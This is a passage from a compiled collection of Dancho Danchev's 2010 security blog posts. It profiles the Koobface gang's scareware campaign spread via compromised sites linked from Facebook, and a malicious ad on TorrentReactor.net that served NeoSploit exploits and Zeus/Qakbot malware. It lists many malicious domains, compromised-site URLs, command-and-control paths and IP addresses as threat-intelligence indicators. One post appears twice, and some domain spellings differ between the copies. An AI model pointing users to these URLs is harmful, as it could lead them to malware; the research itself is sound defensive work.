*[11]How the Koobface Gang Monetizes Mac OS X Traffic*

*[12]The Koobface Gang Wishes the Industry "Happy Holidays"*

*[13]Koobface-Friendly Riccom LTD - AS29550 - (Finally) Taken Offline*

*[14]Koobface Botnet Starts Serving Client-Side Exploits*

*[15]Massive Scareware Serving Blackhat SEO, the Koobface Gang Style*

*[16]Koobface Botnet's Scareware Business Model - Part Two*

*[17]Koobface Botnet's Scareware Business Model - Part One*

*[18]Koobface Botnet Redirects Facebook's IP Space to my Blog*

*[19]New Koobface campaign spoofs Adobe's Flash updater  
400*

*[20]Social engineering tactics of the Koobface botnet*

*[21]Koobface Botnet Dissected in a TrendMicro Report*

*[22]Movement on the Koobface Front - Part Two*

*[23]Movement on the Koobface Front*

*[24]Koobface - Come Out, Come Out, Wherever You Are*

*[25]Dissecting Koobface Worm's Twitter Campaign*

***This post has been reproduced from [26]Dancho Danchev's blog. Follow him [27]on Twitter.***

1. <http://ddanchev.blogspot.com/2010/04/dissecting-koobface-gangs-latest.html>

2. <http://www.zdnet.com/blog/security/10-things-you-didnt-know-about-the-koobface-gang/5452>

3. <http://ddanchev.blogspot.com/2010/03/koobface-redirectors-and-scareware.html>

4.

<http://www.virustotal.com/analysis/6e07a43c1b31464287d2e967226d7056366bd1fb7b6950565c212c6d47e96a11-1273338587>

5.

<http://www.virustotal.com/analysis/8a607a9335f08ac4fcf6ecc00fb4b2581e92d0371ab09d22eb87cd8a3b68f85-1273338600>

6. <http://ddanchev.blogspot.com/2010/04/dissecting-koobface-gangs-latest.html>

7. <http://ddanchev.blogspot.com/2010/04/dissecting-koobface-gangs-latest.html>

8. <http://ddanchev.blogspot.com/2010/03/koobface-redirectors-and-scaware.html>

9. <http://www.zdnet.com/blog/security/10-things-you-didnt-know-about-the-koobface-gang/5452>

10. <http://ddanchev.blogspot.com/2010/02/diverse-portfolio-of-scawareblackhat.html>

11. <http://ddanchev.blogspot.com/2010/02/how-koobface-gang-monetizes-mac-os-x.html>

12. <http://ddanchev.blogspot.com/2009/12/koobface-gang-wishes-industry-happy.html>

13. <http://ddanchev.blogspot.com/2009/12/koobface-friendly-riccom-ltd-as29550.html>

14. <http://ddanchev.blogspot.com/2009/11/koobface-botnet-starts-serving-client.html>
15. <http://ddanchev.blogspot.com/2009/11/massive-scaware-serving-blackhat-seo.html>
16. <http://ddanchev.blogspot.com/2009/11/koobface-botnets-scaware-business.html>
17. <http://ddanchev.blogspot.com/2009/09/koobface-botnets-scaware-business.html>
18. <http://ddanchev.blogspot.com/2009/10/koobface-botnet-redirects-facebooks-ip.html>
19. <http://blogs.zdnet.com/security/?p=4594>
20. [http://content.zdnet.com/2346-12691\\_22-352597.html](http://content.zdnet.com/2346-12691_22-352597.html)
21. <http://ddanchev.blogspot.com/2009/10/koobface-botnet-dissected-in-trendmicro.html>
22. <http://ddanchev.blogspot.com/2009/08/movement-on-koobface-front-part-two.html>
23. <http://ddanchev.blogspot.com/2009/08/movement-on-koobface-front.html>
24. <http://ddanchev.blogspot.com/2009/07/koobface-come-out-come-out-whenever-you.html>
25. <http://ddanchev.blogspot.com/2009/07/dissecting-koobface-worms-twitter.html>
26. <http://ddanchev.blogspot.com/>
27. <http://twitter.com/danchodanchev>



### ***From the Koobface Gang with Scareware Serving Compromised Sites (2010-05-08 20:46)***

*Following last month's "[1]**Dissecting Koobface Gang's Latest Facebook Spreading Campaign**" Koobface gang coverage, it's time to summarize some of their botnet spreading activities, from the last couple of days.*

*Immediately after the suspension of their automatically registered Blogspot accounts, the gang once again*

*proved that it has contingency plans in place, and started pushing links to compromised sites, in a combination with an interesting "visual social engineering trick", across Facebook, which sadly works pretty well, in the sense that it completely undermines the "don't click on links pointing to unknown sites" type of security tips.*

*• Recommended reading: [2] **10 things you didn't know about the Koobface gang***

*The diverse set of activities courtesy of the Koobface gang - consider going through the related posts in order to understand their underground multitasking mentality beyond the Koobface botnet itself - are a case study on the*

*abuse of legitimate infrastructure with clean IP/AS reputation, for purely malicious purposes.*

*This active use of the "trusted reputation chain", just like the majority of social engineering centered tactics of the gang, aim to exploit the ubiquitous weak link in the face of the*

average Internet user. Here's an example of the most recent campaign.

The spreading of fully working links such as the following ones across Facebook:

**facebook.com/l/6e7e5;bit.ly/9QjjSk**

**facebook.com/l/cdfb;bit.ly/9QjjSk**

**facebook.com/l/f3c29;bit.ly/9QjjSk**

402



aims to trick the infected user's friends, that this is a **Facebook.com** related link. Clicking on this link inside Facebook leads to the "Be careful" window showing just the **bit.ly** redirector, to finally redirect to **198.65.28.86/swamt/** where a Koobface bogus video has already been seen by 2,601 users which have already clicked on the link.

The scareware redirectors/actual serving domains are parked at 195.5.161.126, [3]AS31252, STARNET-AS Star-

Net Moldova:

**1nasa-test.com** - Email: test@now.net.cn

**1online-test.com** - Email: test@now.net.cn

**1www2scanner.com** - Email: test@now.net.cn

**2a-scanner.com** - Email: test@now.net.cn

**2nasa-test.com** - Email: test@now.net.cn

**2online-test.com** - Email: test@now.net.cn

**2www2scanner.com** - Email: test@now.net.cn

**3a-scanner.com** - Email: test@now.net.cn

**3nasa-test.com** - Email: test@now.net.cn

**3online-test.com** - Email: test@now.net.cn

**3www2scanner.com** - Email: test@now.net.cn

**4a-scanner.com** - Email: test@now.net.cn

**4check-computer.com** - Email: test@now.net.cn

**4nasa-test.com** - Email: test@now.net.cn

**4online-test.com** - Email: test@now.net.cn

**4www2scanner.com** - Email: test@now.net.cn

**5a-scanner.com** - Email: test@now.net.cn

**5nasa-test.com** - Email: test@now.net.cn

**5online-test.com** - Email: test@now.net.cn

**6a-scanner.com** - Email: test@now.net.cn

**defence-status6.com** - Email: test@now.net.cn

403



**defence-status7.com** - Email: test@now.net.cn

**mega-scan2.com** - Email: test@now.net.cn

**protection-status2.com** - Email: test@now.net.cn



**protection-status4.com** - Email: test@now.net.cn

**protection-status6.com** - Email: test@now.net.cn

**security-status1.com** - Email: test@now.net.cn

**security-status3.com** - Email: test@now.net.cn

**security-status4.com** - Email: test@now.net.cn

**security-status6.com** - Email: test@now.net.cn

**securitystatus7.com** - Email: test@now.net.cn

**securitystatus8.com** - Email: test@now.net.cn

**securitystatus9.com** - Email: test@now.net.cn

**security-status9.com** - Email: test@now.net.cn

Detection rates:

- **setup.exe** - [4]Mal/Koobface-E; W32/VBTroj.CXNF - Result: 7/41 (17.08 %)

- **RunAV\_312s2.exe** - [5]VirTool.Win32.Obfuscator.hg!b (v); High Risk Cloaked Malware - Result: 4/41 (9.76 %) The scareware sample phones back to:

- **windows32-sys.com/download/winlogo.bmp** - 91.213.157.104, AS13618 CARONET-ASN - Email: contact@privacy-

protect.cn

- **sysdllupdates.com/?b=312s2** - 87.98.134.197, AS16276, OVH Paris - Email: contact@privacy-protect.cn

*The complete list of compromised sites distributed by  
Koobface-infected Facebook users:*

***02f32e3.netsolhost.com /o492dc/***

***abskupina.si /cclq/***

***adi-agencement.fr /8r2twm/***

***agilitypower.dk /ko2/***

***aguasdomondego.com /d5yodi/***

***alabasta.homeip.net /e8/***

***alankaye.info /2cgg/***

404



***alpenhaus.com.ar /al5zvf5/***

***animationstjo.fr /5c/***

***artwork.drayton.co.uk /k5wz/***

***beachfishingwa.org.au /u8g98ai/***

***bildtuben.se /l9jg/***

***chalet.se /srb/***

***charlepoeng.be /i0twbt/***

***christchurchgastonia.org /1hkq/***

***chunkbait.com /gb4i6ak/***

***cityangered.se /besttube/***

***clarkecasa.net /rhk6/***

***clr.dsfm.mb.ca /2964/***

***codeditor.awardspace.biz /uncensoredclip/***

***coloridellavita.com /sc/***

***cpvs.org /6eobh0n/***

***danieletranchita.com /yourvids/***

***dennis-leah.zzl.org /m95/***

***doctorsorchestra.com /qw/***

***dueciliguria.it /zircu/***

***ediltermo.com /p4zhvj0/***

***emmedici.net /2pg46mk/***

***eurobaustoff.marketing-generator.de /52649an/***

***euskorock.es /p4zm/***

***explicitflavour.freeiz.com /qk3r/***

***f9phx.net /svr/***

***fatucci.it /l04s8m2/***

***forwardmarchministries.org /1bc/***

***fotoplanet.it /bnog6s/***

***frenchbean.co.uk /zwr/***

***furius.comoj.com /1azl/***

***geve.be /oj4ex4/***

***gite-maison-pyrenees-luchon.com /jox/***

***googlefffffffa0ac4d9f.omicronrecords.com /me/***

***gosin.be /ist63z/***

***grimslovsms.se /cutetube/***

***guest.worldviewproduction.com /m2f/***

***hanssen-racing.com /j15/***

405



***helpbt.com /nqo40uq/***

***helpdroid.omicronrecords.com /7h/***

***hoganjobs.com /jrepsp/***

***holustravel.cz /5j5/***

***hoperidge.com /fltwizy/***

***hottesttomato.com /6b/***

***iglesiabetania1.com /7y7/***

***ihostu.co.uk /jic9v/***

***ilterrazzoallaveneziana.it /4vxaq5/***

***integratek.omicronrecords.com /to4u2bd/***

***irisjard.o2switch.net /lb/***

***islandmusicexport.com /hbi2ut9/***

***isteinaudi.it /h2a/***

***johnphelan.com /uynv4/***

***jsacm.com /z6/***

***kabchicago.info /1cgko/***

***katia-paliotti.com /0baktz/***

***kennethom.net /l20/***

***kleppcc.com /aliendemonstration/***

***klimentglass.cz /vwalp/***

***kvarteretekorren.se /60/***

***lanavabadajoz.com /cg/***

***langstoncorp.com /o2072c/***

***libermann.phpnet.org /madu8p/***

***lineapapel.com /8l20up/***

***longting.nl /6ch/***

***mainteck-fr.com /qjbo5v/***

***majesticdance.com /v1g/***

***mia-nilsson.se /cmc/***

***microstart.fr /lzu1/***

***migdal.org.il /y952eo/***

***mindbodyandsolemt.com /pnbn/***

***musicomm.ca /a5z/***

***nassnig.org /z1/***

***neweed.org /x4t/***

***nosneezes.com /5hkdjo/***

***nottinghamdowns.com /m7ec/***

***nutman-group.com /92m/***

406



***omicronsystems.inc.md /eho0/***

***on3la.be /bgfhclg/***

***onlineadmin.net /b7uccx/***

***ornskoldskatten.se /m1u/***

***oxhalsobbygg.se /amaizingmovies/***

• Recommended reading: [6]***Dissecting Koobface Gang's Latest Facebook Spreading Campaign***

***partenaires-particuliers.fr /uo/***

***pegasolavoro.it /3l6/***

***peteknightdays.com /4ok4/***

***pheromoneforum.org /ds/***

***pilatescenter.se /bgx8e/***

***plymouth-tuc.org.uk /xhaq/***

***popeur.fr /m7yaw/***

***pro-du-bio.com /af6xtp/***

***prousaudio.com /4isg/***

***puertohurraco.org /q3a1gz/***

***radioluz900am.com /3i993/***

***reporsenna.netsons.org /zvz/***

***rhigar.nu /6v/***

***richmondpowerboat.com /tifax5/***

***rmg360.co.cc /22i/***

***roninwines.com /wonderfulvids/***

***rrmaps.com /j6o/***

***rvl.it /bv6k/***

***scarlett-oharas.com /my0333/***

***secure.tourinrome.org /qyp/***

***servicehandlaren.se /yq9ahw0/***

***servicehandlaren.spel-service.com /q9q115/***

***sgottnerivers.com /y0j16rw/***

***shofarcall.com /zi/***

***sirius-expedition.com /x4yab/***

***slcsc.co.uk /0kem/***



**soderback.eu /xvg9/**

**spel-service.com /xm/**

407

**sporthal.msolutions.be /vyx3yu/**

**steelstoneind.com /yzp/**

**stgeorgesteel.com /ji/**

**stgeorgesteel.com /ylnwlr/**

**stubbieholderking.com /dyarx1/**

**sweet-peasdog.se /0rcjo/**

**taekwondovelden.nl /mhnskk/**

**testjustin.comze.com /oafxzy/**

**the-beehive.com /r8x3cm/**

**the-beehive.com /weqw7e/**

**thedallestransmission.com /rjsg2/**

**therealmagnets.comuv.com /3wn19n/**

**thestrategicfrog.110mb.com /66vv/**

**tizianozanella.it/ k2cei/**

**trustonecorp.com /mabmpp/**

**unna.nu /6lie/**

**uroloki.omicronrecords.com /9t/**

***vaxjoff.com /4fpu/***

***veerle-frank.be /l01/***

***verdiverdi.net /3tt/***

***visionministerial.com /p191/***

***waffotis.se /yufi3u/***

***watsonspipingandheating.com /krda/***

***welplandeast.com /6q/***

***WESTCOASTPERFORMANCECOATINGS.COM /1tw4/***

***williamarias.us /na9mq/***

***woodworksbyjamie.com /90mrjb/***

***wowparis2000.com /rtsz/***

***yin-art.be /a75ble/***

***youniverse.site50.net /4a9r/***

*Due to the diversity of its cybercrime operations, the Koobface gang is always worth keeping an eye on. Best of all - it's done semi-automatically these days.*

*The best is yet to come, stay tuned!*

***Related Koobface gang/botnet research:***

*[7]Dissecting Koobface Gang's Latest Facebook Spreading Campaign*

*[8]Koobface Redirectors and Scareware Campaigns Now Hosted in Moldova*

*[9]10 things you didn't know about the Koobface gang*

*[10]A Diverse Portfolio of Scareware/Blackhat SEO Redirectors Courtesy of the Koobface Gang*

*[11]How the Koobface Gang Monetizes Mac OS X Traffic*

*[12]The Koobface Gang Wishes the Industry "Happy Holidays"*

*[13]Koobface-Friendly Riccom LTD - AS29550 - (Finally) Taken Offline*

*[14]Koobface Botnet Starts Serving Client-Side Exploits*

*[15]Massive Scareware Serving Blackhat SEO, the Koobface Gang Style*

*[16]Koobface Botnet's Scareware Business Model - Part Two*

*[17]Koobface Botnet's Scareware Business Model - Part One*

*[18]Koobface Botnet Redirects Facebook's IP Space to my Blog*

*[19]New Koobface campaign spoofs Adobe's Flash updater*  
*408*

*[20]Social engineering tactics of the Koobface botnet*

*[21]Koobface Botnet Dissected in a TrendMicro Report*

*[22]Movement on the Koobface Front - Part Two*

[23]Movement on the Koobface Front

[24]Koobface - Come Out, Come Out, Wherever You Are

[25]Dissecting Koobface Worm's Twitter Campaign

**This post has been reproduced from [26]Dancho Danchev's blog. Follow him [27]on Twitter.**

1. <http://ddanchev.blogspot.com/2010/04/dissecting-koobface-gangs-latest.html>

2. <http://www.zdnet.com/blog/security/10-things-you-didnt-know-about-the-koobface-gang/5452>

3. <http://ddanchev.blogspot.com/2010/03/koobface-redirectors-and-scareware.html>

4.

<http://www.virustotal.com/analysis/6e07a43c1b31464287d2e967226d7056366bd1fb7b6950565c212c6d47e96a11-12733>

[38587](#)

5.

<http://www.virustotal.com/analysis/8a607a9335f08ac4fcf6ecccc0fb4b2581e92d0371ab09d22eb87cd8a3b68f85-12733>

[38600](#)

6. <http://ddanchev.blogspot.com/2010/04/dissecting-koobface-gangs-latest.html>

7. <http://ddanchev.blogspot.com/2010/04/dissecting-koobface-gangs-latest.html>

8. <http://ddanchev.blogspot.com/2010/03/koobface-redirectors-and-scareware.html>
9. <http://www.zdnet.com/blog/security/10-things-you-didnt-know-about-the-koobface-gang/5452>
10. <http://ddanchev.blogspot.com/2010/02/diverse-portfolio-of-scarewareblackhat.html>
11. <http://ddanchev.blogspot.com/2010/02/how-koobface-gang-monetizes-mac-os-x.html>
12. <http://ddanchev.blogspot.com/2009/12/koobface-gang-wishes-industry-happy.html>
13. <http://ddanchev.blogspot.com/2009/12/koobface-friendly-riccom-ltd-as29550.html>
14. <http://ddanchev.blogspot.com/2009/11/koobface-botnet-starts-serving-client.html>
15. <http://ddanchev.blogspot.com/2009/11/massive-scareware-serving-blackhat-seo.html>
16. <http://ddanchev.blogspot.com/2009/11/koobface-botnets-scareware-business.html>
17. <http://ddanchev.blogspot.com/2009/09/koobface-botnets-scareware-business.html>
18. <http://ddanchev.blogspot.com/2009/10/koobface-botnet-redirects-facebooks-ip.html>
19. <http://blogs.zdnet.com/security/?p=4594>
20. [http://content.zdnet.com/2346-12691\\_22-352597.html](http://content.zdnet.com/2346-12691_22-352597.html)

21. <http://ddanchev.blogspot.com/2009/10/koobface-botnet-dissected-in-trendmicro.html>
22. <http://ddanchev.blogspot.com/2009/08/movement-on-koobface-front-part-two.html>
23. <http://ddanchev.blogspot.com/2009/08/movement-on-koobface-front.html>
24. <http://ddanchev.blogspot.com/2009/07/koobface-come-out-come-out-whenever-you.html>
25. <http://ddanchev.blogspot.com/2009/07/dissecting-koobface-worms-twitter.html>
26. <http://ddanchev.blogspot.com/>
27. <http://twitter.com/danchodanchev>

409



### ***TorrentReactor.net Serving Crimeware, Client-Side Exploits Through a Malicious Ad (2010-05-11 08:34)***

*Deja vu!*

[1]Jerome Segura at the Malware Diaries is reporting that **TorrentReactor.net**, a high-trafficked torrents tracker, is currently serving live-exploits through a malicious ad served by " Fulldls.com - Your source for daily torrent downloads".

Why deja vu? It's because the [2]**TorrentReactor.net malware campaign takes me back to 2008**, among the very first extensive profiling of Russian Business Network activity, with their mass "input validation abuse" campaign

*back then, successfully appearing on numerous high-trafficked web sites, serving guess what? Scareware.*

*Moreover, despite the surprisingly large number of people still getting impressed by the use of http referrers*

*as an evasive practice applied by the cybercriminals, these particular campaigns ( [3]ZDNet Asia and TorrentReactor IFRAME-ed; [4]Wired.com and History.com Getting RBN-ed; [5]Massive IFRAME SEO Poisoning Attack Continuing )*

*are a great example of this practice in use back then:*

- *So the malicious parties are implementing simple referrer techniques to verify that the end users coming to*

*their IP, are the ones they expect to come from the campaign, and not client-side honeypots or even security*

*researchers. And if you're not coming from you're supposed to come, you get a 404 error message, deceptive*

*to the very end of it.*

*The most recent compromise of **TorrentReactor.net** appears to be taking place through a malicious ad serving exploits using the NeoSploit kit, which ultimately drops a Zeus crimeware sample hosted within a fast-flux botnet.*

410



*The campaign structure, including detection rates, phone back locations and Zeus crimeware fast-flux related data is as follows:*

- **ads.fullcls.com /phpadsnew/www/delivery/afr.php?zoneid=1 &cb=291476**

- **ad.leet.la /stats?ref= .\*ads\.fullcls\.com \$** -  
208.111.34.38 - Email: bertrand.crevin@brutele.com  
(**leet.la** -

212.68.193.197 - AS12392, ASBRUTELE AS Object for  
Brutele SC)

- **lo.dep.lt /info/us1.html** - 91.212.127.110 - **lo.dep.lt** -  
91.212.127.110 - AS49087, Telos-Solutions-AS Telos  
Solutions LTD

- **91.216.3.108 /de1/index.php; 91.216.3.108**  
**/ca1/main.php** - AS50896, PROXIEZ-AS PE Nikolaev Alexey  
Valerievich

- **91.216.3.108** responding to **gaihooxaefap.com** -  
Nikolay Vukolov, Email: woven@qx8.ru

*Upon successful exploitation, the following malicious pdf is  
served:*

- **eac27d.pdf** - [6]Exploit.PDF-JS.Gen (v); JS:Pdfka-AET; -  
Result: 6/40 (15 %) which when executed phones back to  
**91.216.3.108**  
**/ca1/banner.php/1fda161dab1edd2f385d43c705a541**  
**d3?spl=pdf\_30apr** and drops:

- **myexebr.exe** - [7]TSPY\_QAKBOT.SMG - Result: 17/41  
(41.47 %) which then phones back to the Zeus crimeware C

&C: [8]**saiwoofeutie.com /bin/ahwohn.bin** - 78.9.77.158  
- Email: spasm@maillife.ru



*Fast-fluxed domains sharing the same infrastructure:*

**demiliawes.com** - Email: bust@qx8.ru

**jademason.com** - 213.156.118.221; 217.201.4.95;  
24.139.152.4; 83.10.238.182; 85.176.73.211;  
112.201.223.129; 119.228.44.124; 170.51.231.93 - Email:  
blare@bigmailbox.ru

**laxahngeezoh.com** - 190.135.224.89; 213.156.118.221;  
217.201.4.95; 24.139.152.4; 83.10.238.182; 85.176.73.211;  
112.201.223.129; 119.228.44.124 - Email:  
zig@fastermail.ru

**line-ace.com** - Email: greysy@gmx.com

**xareemudeixa.com** - 112.201.223.129; 119.228.44.124;  
170.51.231.93; 190.135.224.89; 213.156.118.221;  
217.201.4.95; 24.139.152.4; 85.176.73.211 - Email:  
writhe@fastermail.ru

**zeferesds.com** - 190.135.224.89; 213.156.118.221;  
217.201.4.95; 24.139.152.4; 83.10.238.182; 85.176.73.211;  
112.201.223.129; 119.228.44.124 - Email:  
mated@freemailbox.ru

*Name servers of notice:*

**ns1.rexonna.net** - 202.60.74.39 - Email:  
aquvafrog@animail.net

**ns2.rexonna.net** - 25.120.19.23

**ns1.line-ace.com** - 202.60.74.39 - Email:  
greysy@gmx.com

**ns2.line-ace.com** - 67.15.223.219

**ns1.growthproperties.net** - 62.19.3.2 - Email: growth@support.net

**ns2.growthproperties.net** - 15.94.34.196

**ns1.tropic-nolk.com** - 62.19.3.2 - Email: greysy@gmx.com

**ns2.tropic-nolk.com** - 171.103.51.158

*These particular iFrame injection Russian Business Network's campaigns from 2008, used to rely on the following URL*

*for their malicious purposes - **a-n-d-the.com/wtr/router.php** (216.255.185.82 - INTERCAGE-NETWORK-GROUP2).*

*Why am I highlighting it? Excerpts from previous profiled campaigns, including one that is directly linked to the Koobface gang's blackhat SEO operations.*

*[9]U.S Federal Forms Blackhat SEO Themed Scareware Campaign Expanding :*

- The compromised/mis-configured web sites participating in this latest blackhat SEO campaign are surprisingly*

*redirecting to **a-n-d-the.com /wtr/router.php** - 95.168.177.35 - Email: bulk@spam.lv - AS28753 NETDIRECT AS*

*NETDIRECT Frankfurt, DE if the http referrer condition isn't met. This very same domain - back then parked*

*at INTERCAGE-NETWORK-GROUP2 - was also used in the same fashion in March, 2008's massive blackhat SEO*

*campaigns serving scareware.*

*Not only is **a-n-d-the.com /wtr/router.php** (95.168.177.35) (Web [10]**sessions of the URL** acting as [11]**a redirector**), the exact same URL that was in circulating in 2008, residing on the Russian Business Network's netblock back then, still active, but also, it's currently redirecting to - if the campaign's evasive conditions are met - to **www4.zaikob8.xorg.pl/?uid=213 &pid=3 &ttl=31345701120** - 217.149.251.12.*

*What this proves is fairly simple - with or without the Russian Business Network the way we used to know it,*

*it's customers simply moved on to the competition, whereas the original Russian Business Network simply diversified its netblocks ownership.*

### ***Related posts:***

*[12]ZDNet Asia and TorrentReactor IFRAME-ed*

*[13]Wired.com and History.com Getting RBN-ed*

*[14]Massive IFRAME SEO Poisoning Attack Continuing*

*412*

***This post has been reproduced from [15]Dancho Danchev's blog. Follow him [16]on Twitter.***

*1.*

*<http://blogs.paretologic.com/malwarediaries/index.php/2010/05/10/torrentreactor-net-leads-to-exploit/>*

*2. <http://ddanchev.blogspot.com/2008/03/zdnet-asia-and-torrentreactor-iframe-ed.html>*

3. <http://ddanchev.blogspot.com/2008/03/zdnet-asia-and-torrentreactor-iframe-ed.html>

4. <http://ddanchev.blogspot.com/2008/03/wiredcom-and-historycom-getting-rbn-ed.html>

5. <http://ddanchev.blogspot.com/2008/03/massive-iframe-seo-poisoning-attack.html>

6.

[http://www.virustotal.com/analysis/e4db79b30d24c9d186cac  
a7d6e5501c9715acc0e3cf85bdee4927094f7b5cf1c-12735](http://www.virustotal.com/analysis/e4db79b30d24c9d186cac<br/>a7d6e5501c9715acc0e3cf85bdee4927094f7b5cf1c-12735)

[18307](#)

7.

[http://www.virustotal.com/analysis/cdfb7624e1367215ddb50  
ea951d51f168f1ff2e0e978059685e9ef23435240fe-12735](http://www.virustotal.com/analysis/cdfb7624e1367215ddb50<br/>ea951d51f168f1ff2e0e978059685e9ef23435240fe-12735)

[31093](#)

8. [https://zeustracker.abuse.ch/monitor.php?  
host=saiwoofeutie.com](https://zeustracker.abuse.ch/monitor.php?<br/>host=saiwoofeutie.com)

9. [http://ddanchev.blogspot.com/2009/08/us-federal-forms-  
blackhat-seo-themed.html](http://ddanchev.blogspot.com/2009/08/us-federal-forms-<br/>blackhat-seo-themed.html)

10.

[http://1.bp.blogspot.com/\\_wICHhTiQmrA/Soq9I\\_Vhk9I/AAAA  
AAAAEEc/9Cx7eWgPqXQ/s1600-h/blackhat\\_seo\\_tax\\_latest](http://1.bp.blogspot.com/_wICHhTiQmrA/Soq9I_Vhk9I/AAAA<br/>AAAAEEc/9Cx7eWgPqXQ/s1600-h/blackhat_seo_tax_latest)

[10.JPG](#)

11.

[http://2.bp.blogspot.com/\\_wICHhTiQmrA/SoquQLktZwI/AAAA  
AAAAEDs/mFbh2WiDBf4/s1600-h/blackhat\\_seo\\_tax\\_latest](http://2.bp.blogspot.com/_wICHhTiQmrA/SoquQLktZwI/AAAA<br/>AAAAEDs/mFbh2WiDBf4/s1600-h/blackhat_seo_tax_latest)

[9.JPG](#)

12. <http://ddanchev.blogspot.com/2008/03/zdnet-asia-and-torrentreactor-iframe-ed.html>

13. <http://ddanchev.blogspot.com/2008/03/wiredcom-and-historycom-getting-rbn-ed.html>

14. <http://ddanchev.blogspot.com/2008/03/massive-iframe-seo-poisoning-attack.html>

15. <http://ddanchev.blogspot.com/>

16. <http://twitter.com/danchodanchev>

413



***TorrentReactor.net Serving Crimeware, Client-Side Exploits Through a Malicious Ad (2010-05-11 08:34)***

*Deja vu!*

*[1]Jerome Segura at the Malware Diaries is reporting that **TorrentReactor.net**, a high-trafficked torrents tracker, is currently serving live-exploits through a malicious ad served by " Fulldls.com - Your source for daily torrent downloads".*

*Why deja vu? It's because the [2]**TorrentReactor.net malware campaign takes me back to 2008**, among the*

*very first extensive profiling of Russian Business Network activity, with their mass "input validation abuse" campaign back then, successfully appearing on numerous high-trafficked web sites, serving guess what? Scareware.*

*Moreover, despite the surprisingly large number of people still getting impressed by the use of http referrers*

*as an evasive practice applied by the cybercriminals, these particular campaigns ( [3]ZDNet Asia and TorrentReactor IFRAME-ed; [4]Wired.com and History.com Getting RBN-ed; [5]Massive IFRAME SEO Poisoning Attack Continuing )*

*are a great example of this practice in use back then:*

- *So the malicious parties are implementing simple referrer techniques to verify that the end users coming to*

*their IP, are the ones they expect to come from the campaign, and not client-side honeypots or even security*

*researchers. And if you're not coming from you're supposed to come, you get a 404 error message, deceptive*

*to the very end of it.*

*The most recent compromise of **TorrentReactor.net** appears to be taking place through a malicious ad serving exploits using the NeoSploit kit, which ultimately drops a Zeus crimeware sample hosted within a fast-flux botnet.*

414



*The campaign structure, including detection rates, phone back locations and Zeus crimeware fast-flux related data is as follows:*

**- [ads.fulltols.com /phpadsnew/www/delivery/afr.php?zoneid=1 &cb=291476](http://ads.fulltols.com/phpadsnew/www/delivery/afr.php?zoneid=1&cb=291476)**

- **ad.leet.la /stats?ref= .\*ads\fulldls\com \$** -  
208.111.34.38 - Email: bertrand.crevin@brutele.com  
(**leet.la** -

212.68.193.197 - AS12392, ASBRUTELE AS Object for  
Brutele SC)

- **lo.dep.lt /info/us1.html** - 91.212.127.110 - **lo.dep.lt** -  
91.212.127.110 - AS49087, Telos-Solutions-AS Telos  
Solutions LTD

- **91.216.3.108 /de1/index.php; 91.216.3.108**  
**/ca1/main.php** - AS50896, PROXIEZ-AS PE Nikolaev Alexey  
Valerievich

- **91.216.3.108** responding to **gaihooxaefap.com** -  
Nikolay Vukolov, Email: woven@qx8.ru

Upon successful exploitation, the following malicious pdf is  
served:

- **eac27d.pdf** - [6]Exploit.PDF-JS.Gen (v); JS:Pdfka-AET; -  
Result: 6/40 (15 %) which when executed phones back to  
**91.216.3.108**  
**/ca1/banner.php/1fda161dab1edd2f385d43c705a541**  
**d3?spl=pdf\_30apr** and drops:

- **myexebr.exe** - [7]TSPY\_QAKBOT.SMG - Result: 17/41  
(41.47 %) which then phones back to the Zeus crimeware C

&C: [8]**saiwoofeutie.com /bin/ahwohn.bin** - 78.9.77.158  
- Email: spasm@maillife.ru

415

Fast-fluxed domains sharing the same infrastructure:

**demiliawes.com** - Email: bust@qx8.ru

**jademason.com** - 213.156.118.221; 217.201.4.95;  
24.139.152.4; 83.10.238.182; 85.176.73.211;  
112.201.223.129; 119.228.44.124; 170.51.231.93 - Email:  
blare@bigmailbox.ru

**laxahngeezoh.com** - 190.135.224.89; 213.156.118.221;  
217.201.4.95; 24.139.152.4; 83.10.238.182; 85.176.73.211;  
112.201.223.129; 119.228.44.124 - Email:  
zig@fastermail.ru

**line-ace.com** - Email: greysy@gmx.com

**xareemudeixa.com** - 112.201.223.129; 119.228.44.124;  
170.51.231.93; 190.135.224.89; 213.156.118.221;

217.201.4.95; 24.139.152.4; 85.176.73.211 - Email:  
writhe@fastermail.ru

**zeferesds.com** - 190.135.224.89; 213.156.118.221;  
217.201.4.95; 24.139.152.4; 83.10.238.182; 85.176.73.211;  
112.201.223.129; 119.228.44.124 - Email:  
mated@freemailbox.ru

Name servers of notice:

**ns1.rexonna.net** - 202.60.74.39 - Email:  
aquvafrog@animail.net

**ns2.rexonna.net** - 25.120.19.23

**ns1.line-ace.com** - 202.60.74.39 - Email:  
greysy@gmx.com

**ns2.line-ace.com** - 67.15.223.219



**ns1.growthproperties.net** - 62.19.3.2 - Email:  
growth@support.net

**ns2.growthproperties.net** - 15.94.34.196

**ns1.tropic-nolk.com** - 62.19.3.2 - Email:  
greysy@gmx.com

**ns2.tropic-nolk.com** - 171.103.51.158

*These particular iFrame injection Russian Business Network's campaigns from 2008, used to rely on the following URL*

*for their malicious purposes - **a-n-d-the.com/wtr/router.php** (216.255.185.82 - INTERCAGE-NETWORK-GROUP2).*

*Why am I highlighting it? Excerpts from previous profiled campaigns, including one that is directly linked to the Koobface gang's blackhat SEO operations.*

*[9]U.S Federal Forms Blackhat SEO Themed Scareware Campaign Expanding :*

- The compromised/mis-configured web sites participating in this latest blackhat SEO campaign are surprisingly*

*redirecting to **a-n-d-the.com /wtr/router.php** - 95.168.177.35 - Email: bulk@spam.lv - AS28753 NETDIRECT AS*

*NETDIRECT Frankfurt, DE if the http referrer condition isn't met. This very same domain - back then parked*

*at INTERCAGE-NETWORK-GROUP2 - was also used in the same fashion in March, 2008's massive blackhat SEO*

*campaigns serving scareware.*

*Not only is **a-n-d-the.com /wtr/router.php** (95.168.177.35) (Web [10]**sessions of the URL** acting as [11]**a redirector**), the exact same URL that was in circulating in 2008, residing on the Russian Business Network's netblock back then, still active, but also, it's currently redirecting to - if the campaign's evasive conditions are met - to **www4.zaikob8.xorg.pl/?uid=213 &pid=3 &ttr=31345701120** - 217.149.251.12.*

*What this proves is fairly simple - with or without the Russian Business Network the way we used to know it,*

*it's customers simply moved on to the competition, whereas the original Russian Business Network simply diversified its netblocks ownership.*

### ***Related posts:***

*[12]ZDNet Asia and TorrentReactor IFRAME-ed*

*[13]Wired.com and History.com Getting RBN-ed*

*[14]Massive IFRAME SEO Poisoning Attack Continuing*

*416*

***This post has been reproduced from [15]Dancho Danchev's blog. Follow him [16]on Twitter.***

*1.*

*<http://blogs.paretologic.com/malwarediaries/index.php/2010/05/10/torrentreactor-net-leads-to-exploit/>*

